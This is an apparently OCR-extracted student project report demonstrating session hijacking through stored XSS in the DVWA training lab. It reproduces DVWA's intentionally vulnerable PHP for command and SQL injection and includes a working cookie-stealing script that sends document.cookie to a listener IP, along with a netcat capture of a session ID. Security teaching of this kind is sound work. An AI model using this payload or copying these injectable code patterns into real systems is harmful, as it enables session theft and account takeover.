VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Computer Science and Engineering

Performing and preventing session hijacking using cross-site scripting

Information Security Analysis and Audit

L41+L42

19BCE0967 Sesha Hemanth Konda

19BCE0938 Kasa Yeshwant

19BCE0973 Anhad preet Singh

Guided By:

Sendhil Kumar K-S

Associate Professor Grade 1

December - 2021

Table of Contents

Project Description:

Aim: To demonstrate session hijacking using cross-site scripting and methods to prevent it

Motivation: Session hijacking is an attack where an attacker takes over someone's internet session in order to access sensitive information. This is often done by cross-site scripting in which a user injects code through a text box and it gets executed. This can allow the attacker to steal sensitive information stored in cookies such as the user's session ID. This is one of the most common attacks and even though there are ways to prevent this attack, this vulnerability often slips into web applications. Thus it is important to build web applications which are more resilient to this type of attack.

Introduction:

Purpose:
The purpose of this project is to demonstrate session hijacking with cross-site scripting and implementing ways to prevent it.

Scope: The scope of this project is quite wide. It can be useful in all web applications as cross-site scripting attacks are one of the most common attacks these days.

Detailed description about information security concept used in the project:

Session Hijacking:

Session Hijacking is different from spoofing, where spoofing is a way where attacker logins into the server with victim information, whereas Hijacking is a way of attacker and victim working parallel where the victim sends the request to login into the server but the response will be going to attacker in-turn attacker sends the request signal from himself as a server response.

Types of session hijacking are:

Active: attacker finding active session and takes over.

Passive: attacker hijacks a session, but sits back and watches, records all the traffic that is being sent forth.

Levels of Session Hijacking

1. Network Level: Defined as the interception of the packets during the packet transmission between client and server in a TCP & UDP session.

Network-level Hijacking includes:

a) TCP/IP Hijacking
b) IP Spoofing: Source Routed Packets
c) RST Hijacking
d) Blind Hijacking
e) Man in Middle: Packet Sniffer
f) UDP Hijacking

Application Level: Gaining control of the HTTP user session by obtaining the session IDs.

Application Level Session Hijacking includes:

a) Obtaining Session ID
b) Sniffing
c) Brute Force
d) Misdirected Trust

Session Hijacking tools:

1. Wireshark: Sniffing Packets
2. Juggernaut: Linux Base, Flow across the network
3. Hunt: Unix Base, sequence number prediction
4. TTY Watcher: Sun, Monitor & control user system
5. IP Watcher: Commercial Software
6. T-Sight: Windows, commercial Software
7. Hjksuite Tool
8. Paros HTTP Hijacker: spidering, proxy-changing, vulnerability scanning, etc.
9. DnsHijacker Tool and many more.

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page

Detailed Description of Methodology:

Command injection:

Command injection is a cyber attack that involves executing arbitrary commands on a host operating system.

Low Security:

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

In low security there is not any input validation due to which command execution on host OS is very easy

Medium Security:

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
```

```
    echo "<pre>{$cmd}</pre>";
}

?>
```

In medium security, all '&&' and ';' are removed to restrict other commands' execution.

SQL injection:

SQL injection, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed.

Low Security:

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["__mysqli_ston"],  $query ) or die( '<pre>' .
((is_object($GLOBALS["_mysqli_ston"])) ? mysqli_error($GLOBALS["_mysqli_ston"]) :
(($_mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];
```

```
        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
    break;
case SQLITE:
    global $sqlite_db_connection;

    #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
    #$sqlite_db_connection->enableExceptions(true);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    #print $query;
    try {
        $results = $sqlite_db_connection->query($query);
    } catch (Exception $e) {
        echo 'Caught exception: ' . $e->getMessage();
        exit();
    }

    if ($results) {
        while ($row = $results->fetchArray()) {
            // Get values
            $first = $row["first_name"];
            $last  = $row["last_name"];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
```

```
        } else {
            echo "Error in fetch ".$sqlite_db->lastErrorMsg();
        }
        break;
    }
}

?>
```

Medium Security:

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];
```


```
            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
        break;
    case SQLITE:
        global $sqlite_db_connection;

        $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        #print $query;
        try {
            $results = $sqlite_db_connection->query($query);
        } catch (Exception $e) {
            echo 'Caught exception: ' . $e->getMessage();
            exit();
        }

        if ($results) {
            while ($row = $results->fetchArray()) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
        } else {
            echo "Error in fetch ".$sqlite_db->lastErrorMsg();
        }
        break;
}
}
```


```
// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["_mysqli_ston"])) ? mysqli_error($GLOBALS["_mysqli_ston"]) : (($_mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

Session hijacking and Cross-site Scripting:

We steal the cookies of our user containing the session ID and use those to change our cookies and hijack the sesson. We use JavaScript and broadcasting to steal the cookie data to our IP and port and we listen to that data using netcat.


Complete Demonstration of the Project:





Login


Email
Password
Login
Register




Hack Me konda

Submit


You searched for:




Hack Me konda




You searched for:




Hack Me konda



You searched for:







Command used for Session Hijacking


<script>new

Image().src=http://192.168.0.107:5000/abc.php?output=+document.cookie

</script>


Activities
Google Chrome
Nov 16 5:00 PM
Vulnerability: Stored Cross Si
Document
8 Netcat (nc) Command with
setup a listener in nc - Googl
Tool Tuesday: Set up a listen
127.0.0.1/DVWA-master/vulnerabilities/xss_s/
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Test
Message *
<script>new Image().src="http://192.168.0.107:5000/abc.php?output="+document.cookie</script>
Sign Guestbook
Clear Guestbook
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help



shkonda@pop-os: ~
shkonda@pop-os:~$ sudo nc -lnvp 5000
[sudo] password for shkonda:
Listening on 0.0.0.0 5000
Connection received on 192.168.0.107 60398
GET /abc.php?output=security=low;%20PHPSESSID=jv1ppl51m93rjhuqkkuouu8jtn HTTP/1.1
Host: 192.168.0.107:5000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,te;q=0.8,la;q=0.7





MySQL injections:

